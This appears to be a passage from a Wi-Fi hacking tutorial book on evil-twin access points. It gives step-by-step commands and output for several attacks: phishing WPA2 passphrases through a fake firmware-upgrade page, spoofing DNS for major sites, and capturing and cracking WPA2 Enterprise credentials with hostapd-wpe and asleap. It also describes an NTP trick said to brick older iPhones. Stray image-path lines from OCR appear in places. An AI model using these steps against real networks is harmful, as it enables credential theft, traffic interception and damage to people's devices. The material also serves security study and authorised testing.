Product: DSL-2640R   Firmware Version: EU_1.06 Hardware Version: B1

Web Administration

FIRMWARE UPGRADE:

A new firmware is available to improve functionality and performance.

DOWNLOAD AND UPGRADE:

Current Firmware Version: 1.04

WPA Password: •••••••••••••


Confirm Password: •••••••••••••

Submit

Copyright © 2005-2015

When victim tries to access any website (google.com in this case), s/he will see this page which ask victim to enter WPA2 password to download and upgrade the firmware

Here I am entering "iamrootsh3ll" as the password that I (Victim) believe is my AP's password.
As soon as the victim press [**ENTER**] s/he will see this



google.com/upgrading.html

Please wait while we do the upgrade.

Coming back to attacker side. You need to check in the MySQL database for the stored passwords.
Just type the previously used command in the **MySQL** terminal window and see whether table is updated or not.
After simulating I checked the MySQL DB and here is the output

```
mysql> select * from wpa_keys;
+--------------+--------------+
| password1    | password2    |
+--------------+--------------+
| testpass     | testpass     |
| iamrootsh3ll | iamrootsh3ll |
+--------------+--------------+
2 rows in set (0.00 sec)
```

Voila! you have successfully harvested the WPA passphrase directly from the victim in plain text.
You can now close all the terminal windows and connect back to the real AP to check whether the password is correct, or victim was actually a smooth criminal and tricked you. ha-ha

You don't need to name any AP similar to an existing AP you can also create a random free open Wi-Fi type name to gather the client on your AP and start pentesting.
That's a free machine for you for penetration testing.

There are hell lot of possibilities of attacks and techniques using fake access point that I will reveal in upcoming chapters. Till then keep testing

Rogue AP Setup: An Easier Way

Sometimes it is pain in the butt to setup the isc-dhcp-server. Most users either fail to set up dhcp server or find a hard time configuring it. Many find it difficult to perform flexible tasks with the access points with *airbase-ng* but end up getting frustrated.

airbase-ng is a nice little tool with very limited options along with a full-blown, memory hungry, hard to maintain *isc-dhcp-server* which itself isn't required at minute operational levels or especially when you are working on embedded, lesser powerful devices like raspberry pi.

hostapd (**Host a**ccess **p**oint **d**aemon) is a very flexible and lightweight software access point capable of turning normal NICs into full-blown (real) access points and authentication servers.
Hostapd along with apache can do a lot of interesting things, but a few of those aspects will be covered in this book.

dnsmasq is a lightweight DHCP and caching DNS server.
Dnsmasq accepts DNS queries and either answers them from a small, local, cache or forwards them to a real, recursive, DNS server.
Dnsmasq is coded with small embedded systems in mind. It aims for the smallest possible memory footprint compatible with the supported functions, and allows unneeded functions to be omitted from the compiled binary.

Before jumping right into the possibilities of a fake AP, you must make sure that our configuration files are well settled up.
This will allow one to ready-to-go according to the scenario and would save a lot of time.

Understanding the Basic Attack Scenario

We scan the air and gather information about the target access point.
Information like:

- *ESSID*: Extended Service Set Identifier aka AP Name
- *BSSID*: Basic Service Set Identifier aka AP MAC address
- *Channel number*
- *Connected clients*' aka victim

We create an access point with same name as of our target AP (rsX), though operating channel may be different.
Deauthenticate the client from real AP. Wait for him/her to connect to our fake AP (rsX)
The moment victim associates with our fake AP, s/he is allocated an IP address.

Now we have IP level access to the victim machine.

Here you can do a lot of stuff like:

- Port scan the machine/s
- Set up captive portal and pwn the victim
- Sniff victim's Internet traffic
- Exploit into the machine
- Steal credentials
- Post exploitation, which is a whole new dimension in itself

But to make all of these possible you should be prepared with your tools. As being said "A craftsman is only as good as his tools"

Configuration Setup

Hostapd
To create a specific type of access point, be it WPA/2 personal, enterprise or karma attack. Keep everything commented in your arsenal, for later use.

Dnsmasq
Lightweight DNS/DHCP server. It is used to resolve dns requests from/to a machine and also acts as DHCP server to allocate IP addresses to the clients.
Remember IP level connectivity to client? thanks to *dnsmasq*

Apache
Basically, it acts as a web server to the client (victim). But you can transcend capabilities of your web server and fake AP using this powerful tool, *apache*.
Though it's not necessary to have apache and/or mysql in just any attack.

Mysql
All the client information is stored in the database. So, you better have a corresponding database, tables, columns pre-setup.

hostapd and *dnsmasq* are required in just any case you want to setup a fake ap. Though there are some advanced techniques which may differ according to the attack scenario. Advanced techniques which may use flexibilities and features of *apache* and *mysql*

Example:
Say you force-connected victim to your AP and simply want to sniff or redirect the traffic. You do not need *apache* at all.
But in case you want to respond to the web based requests made by the victim, you can manipulate it in a certain way to get the maximum sensitive information out of it.
Kind of lost? No worries upcoming chapters will make it clearer.

We will learn about different attack scenarios and variety of roles of *apache* and *mysql* in it. But before that let us setup the fundamentally required tools i.e. *hostapd, dnsmasq*

Installation:

Make sure latest version of tools is installed:

```
apt update
apt install hostapd dnsmasq apache2 mysql
```

Configure hostapd

Create a directory for saved configuration files. Open Terminal and create hostapd config file.

```
vi hostapd.conf
```

```
interface=<Your Fake AP interface>
driver=nl80211
ssid=<AP Name>
hw_mode=g
channel=<Operating Channel #>
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
```

Make sure you edit the changes accordingly every time you perform an attack.

Operating Channel number can cause issues if not chosen properly.

Configure dnsmasq

```
vi dnsmasq.conf
```

```
interface=<Fake AP Interface name>
dhcp-range=10.0.0.10,10.0.0.250,255.255.255.0,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Make sure to define proper interface in dnsmasq.conf file.

Parameter Breakdown:

dhcp-range=10.0.0.10,10.0.0.250,12h:	Client IP address will range from 10.0.0.10 to 10.0.0.250, Network subnet mask is 255.255.255.0 And default lease time is 12 hours.
dhcp-option=3,10.0.0.1:	3 is code for Default Gateway followed by IP of D.G i.e. 10.0.0.1
dhcp-option=6,10.0.0.1:	6 for DNS Server followed by IP address

That’s all for configuration. Simple, isn’t it?
Assuming that you’ve already setup the mysql database and required web files in the apache working directory, as taught in previous segment of this chapter, let’s run the server and our fake AP now

Open new Terminal and run hostapd:

```
cd ~/Desktop/fakeap/
hostapd hostapd.conf
```

To allocate IP addresses to victims, run dnsmasq.
Before that, set IP address for wlan0 interface to enable IP networking, so that dnsmasq can process the incoming requests and direct the traffic accordingly.

Open a new Terminal for *dnsmasq*:

```
cd ~/Desktop/fakeap/
ifconfig wlan0 10.0.0.1      #set class-A IP address to wlan0
dnsmasq -C dnsmasq.conf -d   # -C: configuration file. -d: daemon (as a process) mode
```

as soon as victim connects you should see similar output for hostapd and dnsmasq Terminal windows:

hostapd:

```
Using interface wlan0 with hwaddr 00:c0:ca:5a:34:b7 and ssid "rootsh3ll"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: authenticated
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 2c:33:61:3a:c4:2f
wlan0: STA 2c:33:61:3a:c4:2f RADIUS: starting accounting session 596B9DE2-00000000
```

dnsmasq:

```
dnsmasq: started, version 2.76 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP
conntrack ipset auth DNSSEC loop-detect inotify
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168.74.2#53
dnsmasq: read /etc/hosts - 5 addresses
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
dnsmasq-dhcp: 1673205542 client provides name: rootsh3ll-iPhone
dnsmasq-dhcp: 1673205542 DHCPDISCOVER(wlan0) 2c:33:61:3a:c4:2f
dnsmasq-dhcp: 1673205542 tags: wlan0
dnsmasq-dhcp: 1673205542 DHCPOFFER(wlan0) 10.0.0.247 2c:33:61:3a:c4:2f
dnsmasq-dhcp: 1673205542 requested options: 1:netmask, 121:classless-static-route,
3:router,
  <-----------------------------------------SNIP---------------------------------------->
dnsmasq-dhcp: 1673205542 available DHCP range: 10.0.0.10 -- 10.0.0.250
```

Now you can enable NAT by setting Firewall rules in *iptables*

```
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface wlan0 -j ACCEPT
```

and enable internet access for victims:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Here's for some extra topping...

Heard about iOS's 1970 Bug by faking NTP (Network Time Protocol) Server, where if you set an iOS < 10.1.1 date to 01/01/1970 it will brick your device permanently beyond repair? Yes, that is as easy to change this option to NTP server's code:

```
# NTP Server
dhcp-option=42,0.0.0.0
```

42 tells dnsmasq to redirect all NTP requests for time synchronisation to 0.0.0.0 i.e. any interface of our machine.
Here is a configuration for NetBIOS, note that we do not need it in our current setup

```
# 44-47 NetBIOS

dhcp-option=44,0.0.0.0
dhcp-option=45,0.0.0.0
dhcp-option=46,8
dhcp-option=47
```

server=8.8.8.8:	Optional for public DNS server, where 8.8.8.8 is Google's DNS
Log-queries:	Enable query logging
Log-dhcp:	Enable DHCP logging
listen-address=127.0.0.1:	Dnsmasq will listen on localhost for local/redirected traffic. So that Internet works on our machine too, if required

Optional configurations

You can create an optional fakehosts.conf file for *dnsmasq* to allow it to redirect a target website traffic to your desired IP address. It will simply tell client that *target-site.com*
Is hosted on our target IP address.

```
vi fakehosts.conf
```

```
10.0.0.1    apple.com
10.0.0.1    google.com
10.0.0.1    android.clients.google.com
10.0.0.1    microsoft.com
10.0.0.1    android.com
```

That's all. Just pass the file with -H flag to *dnsmasq* and all your traffic for these sites will redirect to your *apache* server.

You can also use multiple IP (1 IP/domain) addresses to redirect traffic to another machine, be it public or private IP, example:

```
10.0.0.1    apple.com
10.0.0.12    google.com
10.0.0.240    android.clients.google.com
52.25.230.12    microsoft.com
10.0.0.1    android.com
```

It will spoof the traffic requests accordingly.

If you frequently connect to your mobile hotspot and also want to pwn the machines in the vicinity you should keep you *wpa_supplicant* configuration ready.
After killing network-manager you can still connect to Wi-Fi AP using *wpa_supplicant* utility.

Save the PSK in a file:

Syntax: wpa_passphrase [ESSID] [Passphrase] > wpa.conf

```
wpa_passphrase rootsh3ll iamrootsh3ll > wpa.conf
```

It will create a file, *wpa.conf*, with content:

```
network={
    ssid="rootsh3ll"
    #psk="iamrootsh3ll"
    psk=1f4b02fe4c82f4e0262e6097e7bad1f19283b6687f084f73331db86c62498b40
}
```

You can connect to WiFi using your WiFi/Station interface

```
sudo wpa_supplicant -D nl80211 -i wlan0 -c wpa.conf
```

That’s all the setting you need to preserve for saving time and effort. How to use them with the fake AP setup? We’ll discover in next chapter.
Let’s dive deeper into the mechanics of a fake AP

7

Rogue AP: A Deeper Dive

Hacking WPA2 Enterprise

In previous chapter, we configured *hostapd* to impersonate a WPA/WPA2 Personal type Access Point.
But that's not a usual story in a corporate environment. Why? WPA2 Enterprise

WPA2 Enterprise (not *Personal*) provides the security needed for wireless networks in business environments where a RADIUS server is deployed.

Remote Authentication Dial-In User Service (RADIUS) is a client/server protocol and software that enables remote access servers to communicate with a central server to authenticate dial-in users and authorize their access to the requested system or service. RADIUS allows a company to maintain user profiles in a central database that all remote servers can share. It provides better security, allowing a company to set up a policy that can be applied at a single administered network point.

Introduction

Difference between WPA2 - Personal and Enterprise?

The PSK variants of WPA and WPA2 uses a *256-bit key* derived from a password for authentication.
The Enterprise variants of WPA and WPA2, also known as 802.1x uses a RADIUS server for authentication purposes. Authentication is achieved using variants of the EAP protocol. This is a more complex but more secure setup.
The key difference between WPA and WPA2 is the encryption protocol used. WPA uses the TKIP protocol whilst WPA2 introduces support for the CCMP protocol.

By default, *hostapd* doesn't support WPA/2 Enterprise impersonation attack. Here comes hostapd-wpe (Wireless Pwnage Edition), A patch for hostapd to facilitate AP impersonation attacks.

hostapd-wpe is the replacement for FreeRADIUS-WPE
(http://www.willhackforsushi.com/?page_id=37)

It implements IEEE 802.1x Authenticator and Authentication Server impersonation attacks to obtain client credentials, establish connectivity to the client, and launch other attacks where applicable.
hostapd-wpe supports the following EAP types for impersonation:

1. EAP-FAST/MSCHAPv2 (Phase 0)
2. PEAP/MSCHAPv2
3. EAP-TTLS/MSCHAPv2
4. EAP-TTLS/MSCHAP
5. EAP-TTLS/CHAP
6. EAP-TTLS/PAP

Once impersonation is underway, *hostapd-wpe* will return an EAP-Success message so that the client believes they are connected to their legitimate authenticator.
hostapd is needed to be installed already in order to apply hostapd-wpe patch, of course.

Installation:

```
apt update
sudo apt install libnl-genl-3-dev libssl-dev
apt install hostapd hostapd-wpe
```

List the contents of */etc/hostapd-wpe/.* You'll see a configuration file (*hostapd-wpe.conf*) and a folder named certs. Which contains deployed certificates.

```
ls -l /etc/hostapd-wpe/
```

```
total 96
drwxr-xr-x 3 root root  4096 Apr  4 03:15 certs
-rw-r--r-- 1 root root 83968 Nov 12 15:40 hostapd-wpe.conf
-rw-r--r-- 1 root root  4573 Nov 12 15:40 hostapd-wpe.eap_user
```

Now, you can edit the hostapd-wpe.conf file to make changes according to your needs. I will just change the SSID, for the sake of testing.

```
vi /etc/hostapd-wpe/hostapd-wpe.conf
```

Old SSID:	hostapd-wpe
New SSID:	rsX


That's it. Just run hostapd-wpe and start gathering encrypted credentials.

```
airmon-ng check kill
```

```
Killing these processes:

  PID Name
 2765 wpa_supplicant
 2766 dhclient
 2785 avahi-daemon-ch
```

```
hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
```


```

Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:5a:34:b6 and ssid "rsX"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: authenticated
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 2c:33:61:3a:c4:2f

wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
```



I am simulating the scenario with an iOS client as the victim with credentials:


Username:	*testuser*
Password:	*testpass*

First victim would have to enter username and password:



Username testuser

Password ••••••••



Example Server Certificate
Issued by Example Certificate Authority

Not Trusted

Expires 04/04/18, 12:45:32 PM

More Details

After victim clicks "Join" S/he'd have to trust the certificate provided by the *hostapd-wpe*.

As soon as victim trusts the certificate you'll get something similar on hostapd-wpe screen:

```
mschapv2: Tue Apr 4 05:55:46 2017
     username:     testuser
     challenge:    c8:44:2f:7b:85:62:04:40
     response:     68:5a:df:10:57:80:a3:37:b9:a0:0e:8b:b3:79:28:3e:a3:40:53:d7:3f:02:f8:42
     jtr NETNTLM:
testuser:$NETNTLM$c8442f7b85620440$685adf105780a337b9a00e8bb379283ea34053d73f02f842
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: disassociated
wlan0: STA 2c:33:61:3a:c4:2f IEEE 802.11: deauthenticated due to inactivity (timer
DEAUTH/REMOVE)
^Cwlan0: interface state ENABLED->DISABLED
wlan0: AP-DISABLED
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
```

Hit Ctrl-C to stop the attack and get onto the next step, Brute forcing.

For demonstration, I am using *rockyou* wordlist preinstalled on Kali Linux.
Copy all the required info i.e.

1. Challenge text
2. Response
3. Wordlist
4. Tools to use them' all for cracking

Crack the Hash

```
zcat /usr/share/wordlists/rockyou.txt.gz | asleap -C c8:44:2f:7b:85:62:04:40 -R
68:5a:df:10:57:80:a3:37:b9:a0:0e:8b:b3:79:28:3e:a3:40:53:d7:3f:02:f8:42 -W -
```

Command Breakdown:

zcat:	Extracts the compressed rockyou.txt.gz wordlist contents on STDIN.
'**|**':	Pipe operator passes the zcat output as standard input to asleap (- *W* -)
asleap:	Takes the Challenge (-*C*) and Response (-*R*) along with the wordlist (-*W*) that is being passed as the standard input (note '-' after -*W*).

You shall see a similar output if the password is in the wordlist:

```
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using STDIN for words.
hash bytes:           619b
NT hash:              35ccba9168b1d5ca6093b4b7d56c619b
password:             testpass
```

Congratulations! You finally cracked the WPA2 Enterprise password.
You can use other wordlists as well. In Kali, they are located under */usr/share/wordlists/*

```
ls /usr/share/wordlists/ -lh
```

```
total 51M
lrwxrwxrwx 1 root root  25 Nov 20 03:44 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root  30 Nov 20 03:44 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root  35 Nov 20 03:44 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root  41 Nov 20 03:44 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root  45 Nov 20 03:44 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root  46 Nov 20 03:44 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root  41 Nov 20 03:44 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 51M Mar  3  2013 rockyou.txt.gz
lrwxrwxrwx 1 root root  34 Nov 20 03:44 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
lrwxrwxrwx 1 root root  25 Nov 20 03:44 wfuzz -> /usr/share/wfuzz/wordlist
```

Check hostapd-wpe help menu to discover new possibilities, just run

```
hostapd-wpe
```

```

hostapd-WPE v2.6
User space daemon for IEEE 802.11 AP management,
IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator
Copyright (c) 2002-2016, Jouni Malinen <j@w1.fi> and contributors
-----------------------------------------------------
Thomas d'Otreppe <@aircrackng>
usage: hostapd-wpe [-hdBKtvskc] [-P <PID file>] [-e <entropy file>] \
       [-g <global ctrl_iface>] [-G <group>]\
       [-i <comma-separated list of interface names>]\
       <configuration file(s)>
options:
   -h   show this usage
   -d   show more debug messages (-dd for even more)
   -B   run daemon in the background
   -e   entropy file
   -g   global control interface path
   -G   group for control interfaces
   -P   PID file
   -K   include key data in debug messages
   -i   list of interface names to use
   -S   start all the interfaces synchronously
   -t   include timestamps in some debug messages
   -v   show hostapd version
 WPE Options -------------------
       (credential logging always enabled)
   -s   Return Success where possible
   -k   Karma Mode (Respond to all probes)
   -c   Cupid Mode (Heartbleed clients)
```

Interface Virtualisation: 1 card fake AP

Introduction

It is not difficult to assume that during wireless pentesting people do end up having only one Wi-Fi NIC and struggle to crack into the target wireless network sometimes, thanks to WPA2.

An alternative as we saw earlier is to get the victim to your fake access point by deauthenticating them from the original one.
But, that's a whole new world in itself. A whole lot of situations that you need to tackle and you discover that tools aren't designed to fight all of them. So, it is essential for you, a penetration tester, to understand the mechanics and get your hands on the tools directly and fix it along as demanded by the scenario.

One main issue with the fake access point is providing Internet access. It is essential to provide so that victim doesn't get suspicious, disconnect and you lose your prey.

Previously, we learned to provide internet access to the victim when we are ourselves connected either via Ethernet directly or Wi-Fi on host (ethX on VM). Both cases, either we are stuck with a physical cable or need another Wi-Fi card to perform tasks like:

1. Connecting to hotspot
2. Deauthentication, or
3. Bridging the interfaces

Both the cases aren't solving our problem of being remote, stuck with single NIC, aka survival mode. But we are in a desperate need of hacking into the victim computer/ smartphone/ tablet, you name it.

So how we can do this?
By tricking your Linux kernel for creating software interfaces with one physical wireless card and use them as separate entity with some limitations or in simple terms, by creating *Virtual Interfaces*.

What is a Virtual Interface (*vif*)?

Acc. to wireless.wiki.kernel.org,

"The nl80211 subsystem in the Linux kernel supports multiple wireless interfaces to be created with one physical wireless card. This depends on the driver implementing this. This could allow you to join multiple networks at once, or connect to one network while routing traffic from an access point interface"

MIND = *BLOWN*

How to do it? You ask!
Using *iw* utility, included in almost every Linux distribution. But here's the thing,
Not all card supports interface virtualisation. Not even my Alfa AWUS036NH supports it completely. But a cheaper TP-LINK TL-WN722N (Atheros card) did completely supports it.

You can also see if your current card does support it or not.

1. Connect your card to Kali
2. Run *iw list* in Terminal
3. You want to see **AP/VLAN** in the output under *software interface modes*, like this:

```
        software interface modes (can always be added):
          * AP/VLAN
          * monitor
```

A similar string in your *iw list* output means you can create virtual interfaces with that card.
But that's not enough,
You also need to check *possible interface combinations* with the card. See the output of *iw list* under **valid interface combinations** section:

```
    valid interface combinations:
          * #{ managed, P2P-client } <= 2, #{ AP, mesh point, P2P-GO } <= 2,
                total <= 2, #channels <= 1
```

Output Breakdown:

#{ managed, P2P-client } <= 2 :	At most 2 managed(client mode) interface possible
#{ AP, mesh point, P2P-GO } <= 2 :	Max 2 Aps can be created simultaneously
total <= 2:	As it says, Maximum two active interfaces can be used
#channels <= 1:	This one is tricky, let me explain. A Wi-Fi is ultimately a radio. A radio can operate at a fixed channel or frequency (ex, 2437 MHz) at a given point in time. So, channels being <= 1 means it is not possible to use the card at more than one channel/frequency at any given moment.

Why does that matter?
As you want to connect to a hotspot for internet connectivity and then most likely create a fake AP on the same hardware. It is not possible to connect to a hotspot (on channel 6, say) and create an AP on channel 11.

How to fix it?

1. Check the channel your hotspot is being operated on.
2. Create your Fake AP on same channel.

Now as you've verified your card to be compatible with interface virtualisation. Let's get into the practicality of it.

Hardware used

- Same as before
- TP-LINK TL-WN722N wireless adapter, as AWUS036NH isn't supported

Software used:

Tool name	Used to
iw	Create virtual interfaces. Gathering info like AP, Channel, *vif* compatibility.
ifconfig	Put interface up/down. Allocate IP address to *vif.*
iwconfig	Put card into monitor/managed mode.
wpa_supplicant	Create WPA/2 configuration files. Connect to Wi-Fi Access point.
dhlcient	For automatic IP allocation for client interface.
hostapd	For creating Fake Access Point.
dnsmasq	to allocate IP to victim and handling DNS/DHCP requests.
aireplay-ng	To deauthenticate victim from original AP.

Let's get started,

Setup Single Card Rogue Access Point + Hotspot

Kill all the processes that could cause issues:

1. *network-manager*: As it aggressively tries to change the mode of the newly created interface and causes issue during pentest
2. *dnsmasq*: in case it is already running
3. *dhclient*: in case it is already running with network-manager

```
service network-manager stop
killall dnsmasq dhclient isc-dhcp-server
```

Create virtual interface:

Syntax: iw <interface name> interface add <vif name> type <vif type>

<vif type> can be **station**, **__ap**, **monitor**, **managed** type

```
iw wlan0 interface add wlan-sta type station
iw wlan0 interface add wlan-ap type __ap
```

Put the real interface down, to minimise issues and get *wlan-sta* up to scan the air

```
ifconfig wlan0 down
ifconfig wlan-sta up
```

Check the channel number of hotspot you'd connect to. In my case, rootsh3ll

```
iw wlan-sta scan
```

It will show you a novel-long output that you'd like to format for targeted results. Let's grep the output filtered for *SSID's* and their corresponding *channel numbers*.

```
iw wlan-sta scan | grep -i "ssid\|primary channel:"
```

You'll get a clean output like this:

```
    SSID: rootsh3ll
         * primary channel: 1
    SSID: Airtel
         * primary channel: 1
    SSID: Ravinder
         * primary channel: 8
```

Command Breakdown:

iw wlan-sta scan:	Scan the air using wlan-sta interface
grep -i "ssid|primary channel:":	grep string **ssid** *and* **primary channel:** while ignoring the case (-i). Note that capital *SSID* is different string wihout *-i* flag

Note the channel on which rootsh3ll in operating. And make changes to your hostapd.conf file we created earlier.

Connect to a Wi-Fi Hotspot

Create configuration file, if you don't have it already
Syntax: wpa_passphrase [**ssid**] [**passphrase**] > wpa.conf

```
wpa_passphrase rootsh3ll iamrootsh3ll > wpa.conf
```

Display the wpa.conf file contents with *cat*

```
cat wpa.conf
```

```
network={
    ssid="rootsh3ll"
    #psk="iamrootsh3ll"
    psk=1f4b02fe4c82f4e0262e6097e7bad1f19283b6687f084f73331db86c62498b40
}
```

Connect to Wi-Fi using *wlan-sta* interface

```
wpa_supplicant -D nl80211 -i wlan-sta -c wpa.conf
```

Command breakdown:

wpa_supplicant:	Utility used to connect to WPA2 network
-D:	Driver to be used, i.e. *nl80211*
-i:	Interface name
-c:	Configuration file

Open new terminal and request rootsh3ll to allocate IP address to *wlan-sta*

```
dhclient wlan-sta
```

Put wlan-ap interface up

```
ifconfig wlan-ap 10.0.0.1 up
```

Assuming that you've made changes to your hostapd.conf file for current channel number.

Power up the rogue AP

Take care of tools and interface that might cause issues.

```
service network-manager stop        #kill, before it prevents hostapd to start
killall dnsmasq dhcpd dhlcient      #Kill running DNS/DHCP servers
```

Run hostapd

```
hostapd /etc/hostapd/hostapd.conf
```

```
Configuration file: hostapd.conf
Using interface wlan-ap with hwaddr 00:c0:ca:5a:34:b6 and ssid "rsX"
wlan-ap: interface state UNINITIALIZED->ENABLED
wlan-ap: AP-ENABLED
```

Allocate class-A IP address (*10.0.0.1*) to *wlan-ap* interface, which lies dhcp-range in dnsmasq

```
ifconfig wlan-ap 10.0.0.1
```

Run dnsmasq

```
dnsmasq -C dnsmasq.conf -d
```

```
dnsmasq: started, version 2.76 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua TFTP
conntrack ipset auth DNSSEC loop-detect inotify
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.250, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: read /etc/hosts - 5 addresses
```

Command Breakdown:

-C:	Configuration file
-d:	Enable debug mode
-H (*optional*):	Include fake hosts from a file, DNS Spoofing

(*Optional*) Enable Internet access for victim

```
bash -c “echo '1' > /proc/sys/net/ipv4/ip_forward”
```

0: Disable IPv4 forwarding
1: Enable IPv4 forwarding

Enable iptables forwarding

like we did in previous chapters

```
iptables -T nat -A POSTROUTING -O wlan-sta -j MASQUERADE
iptables -A FORWARD -I wlan-ap -j ACCEPT
```

Spoof incoming HTTP traffic

```
dnsspoof -i wlan-ap
```

This completes your fake AP setup with virtual interfaces.

"*No Internet Access*" Warning FIX

Lately you might be having troubles with targeted rogue AP attack. A rogue AP with single adapter usually lacks no connection to WAN. Even if you create virtual interface you, there is a change you don’t have an active Internet source. Hence, no Internet for client which can cause serious suspicion and cause client to disconnect from your fake access point.

It’s not just about client, be it tablet or a mobile phone, devices are smart nowadays. By a simple **HTTP GET** request it’s easier to check Internet accessibility. But, as a Wi-Fi hacker you do not want your victim to know this.

